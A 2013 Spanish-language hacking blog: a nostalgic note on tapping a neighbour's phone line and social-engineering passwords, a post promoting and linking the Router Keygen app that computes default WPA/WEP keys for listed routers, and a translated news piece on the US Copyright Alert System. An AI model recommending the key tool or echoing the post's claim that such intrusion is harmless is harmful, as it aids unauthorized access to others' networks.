Me he encontrado este vídeo que he grabado y buscado en yotube ya ase un tiempo y me ha recordado esos tiempos remotos cuando empesaba en el arte del hacking con esos módem pinchando el teléfono de la casa de alado y obteniendo las claves de usuario con la ingeniería social ha que tiempos aquellos que aún funcionan pero ahora con las redes wifi.
Hay se los dejo a ver si recuerdan esos juegos traviesos que asian como yo.
El hacker no roba solo explora y copia lo que nos intereza asi que no creamos dano ala sociedad sino le ensenamos a la sociedad a funcionar.
Hacking the word.
Dellcom1@.
Saludos Mundo Libre.
viernes, 8 de marzo de 2013
android-thomson-key-solver
Saludos Mundo Libre.
Me he comprado un telefono table ya de hace tiempo atras y como siempre tratando de encontrar un uso mas alla de lo que estan creados y me he descargado una aplicacion para hackear las redes wifi llamada android-thomson-key-solver.
Aunque la versión binaria más reciente que está disponible desde Google Code, todo el desarrollo se llevará a cabo a través de Github en https://github.com/ruiaraujo/routerkeygen.
Google Code actuará como un espejo de Github de ahora en adelante.
Router Keygen generan por defecto WPA / WEP claves para el router siguiente (sin anuncios!):
1.Thomson basadas en routers (esto incluye Thomson, SpeedTouch, Orange, Infinitum, BBox, DMax, BigPond, O2Wireless, Otenet, Cyta, TN_private, Blink)
2.DLink (sólo algunos modelos)
3.Pirelli Discus
4.Eircom
5.Verizon FiOS (sólo algunos routers compatibles)
6.Alice AGPF
7.FASTWEB Pirelli y Telsey
8.Huawei (algunos InfinitumXXXX)
9.Wlan_XXXX o Jazztel_XXXX
10.Wlan_XX (sólo algunos son compatibles)
11.Ono (P1XXXXXX0000X)
12.WlanXXXXXX, YacomXXXXXX y WifiXXXXXX
13.Sky routers V1
14.Clubinternet.box v1 y v2 (TECOM-AH4XXXX)
15.InfostradaWifi
16.CONN-X
17.Megared
18.EasyBox, Arcor y Vodafone (nuevo)
19.PBS (Austria) (nuevo)
20.MAXCOM (nuevo)
21.PTV (nuevo)
22.TeleTu/Tele2 (nuevo)
23.Axtel, Axtel-xtremo (nuevo)
24.Intercable (nuevo)
25.OTE (nuevo)
26.Cabovisao Sagem (nuevo)
Para calcular las teclas de Thomson, un archivo de diccionario se requiere.
Nuestro diccionario es sólo un archivo de 66MB sola, que es más pequeño y más eficiente que cualquier otra cosa disponible en el mercado. Este archivo debe ser descargado de forma predeterminada en la tarjeta SD, aunque se puede seleccionar la carpeta donde el archivo se encuentra en el menú de preferencias. Alternativly podemos utilizar su conexión a Internet en lugar del diccionario. Esta opción se puede activar en el menú de configuración. También se puede calcular de forma nativa la clave a pesar de que tomará alrededor de 2 minutos en los teléfonos menos potentes y unos 10 segundos en un Samsung Galaxy S. Esta herramienta también detecta el nuevo 2010 routers Thomson para que las teclas que aún no se pueden generar.
AVISO
Telecom Italia se ha quejado a Google acerca de esta aplicación, por lo que se ha eliminado de Android Market, así que por ahora puede descargarlo desde :
http://code.google.com/p/android-thomson-key-solver/
Hay que descargar los dos archivos uno es el software y el otro el direcctorio.
Hay se los dejo
Dellcom1@
Saludos Mundo Libre.
sábado, 2 de marzo de 2013
Nota Diaria
Saludos Mundo Libre.
A partir de la próxima semana, la mayoría de los usuarios de Internet en Estados Unidos estarán sujetos a un sistema de copyright aplicación nueva que podría ralentizar la Internet a un violadores de arrastre y la fuerza para tomar cursos educativos.
Una fuente con conocimiento directo del Sistema de Alerta de Derecho de Autor (CAS), que pidió no ser identificado, dijo a la Daily Dot que participan los cinco proveedores de servicios de Internet (ISP) se iniciará el controvertido programa del lunes.
Los gigantes de la industria, proveedores de Internet de AT & T, Cablevision, Comcast, Time Warner y Verizon lanzará sus versiones de la CAS en diferentes días a lo largo de la semana. Comcast se espera que sea el primero, el lunes.
Su guía a la vida bajo el Sistema de Alertas de autor
3 efectos no deseados del sistema de copyright Alertas
El CAS, diseñada como un "educativo" servicio de lucha contra la piratería casual en los EE.UU., ha sido criticado como fue diseñado exclusivamente para los intereses corporativos, a expensas de que el usuario medio de Internet. A pesar de que los ISP no requiere cortar el acceso a Internet a repetir piratas-como es el caso de Francia y Nueva Zelanda-que emitirá la escalada de castigos a los presuntos piratas, reduciendo severamente sus velocidades de conexión después de cinco o seis delitos.
Aunque el director ejecutivo del sistema se comprometió a contratar a un consultor independiente para investigar el software que marcará los infractores de derechos de autor, que no ha sucedido todavía.
La fecha de lanzamiento aún no es oficial, la fuente expresó su sorpresa de que la noticia se ha mantenido en secreto con tanta fuerza, pero se ha rumoreado durante varias semanas para estar al final de febrero.
Al parecer, para celebrar el lanzamiento, el CAS ha creado un sitio web nuevo y brillante. Sustituye a una versión gris antes, uno que pasar meses sin una actualización y parecía una metáfora de las reiteradas demoras del sistema y de los conflictos internos: Más recientemente, fue empujado desde noviembre hasta finales de febrero ", debido a factores inesperados en gran parte derivadas del huracán Sandy. "
La EAP también tiene un elegante nuevo video promocional, en el que una mujer se explica el proceso a través de smooth jazz.
Fuente:http://www.dailydot.com/news/copyright-alerts-system-launch-six-strikes/?utm_medium=referral&utm_source=t.co
Video:http://www.youtube.com/watch?feature=player_embedded&v=kQTONXs_N-A
Traduccion:Dellcom1@.
Saludos Mundo Libre.
Suscribirse a:
Entradas (Atom)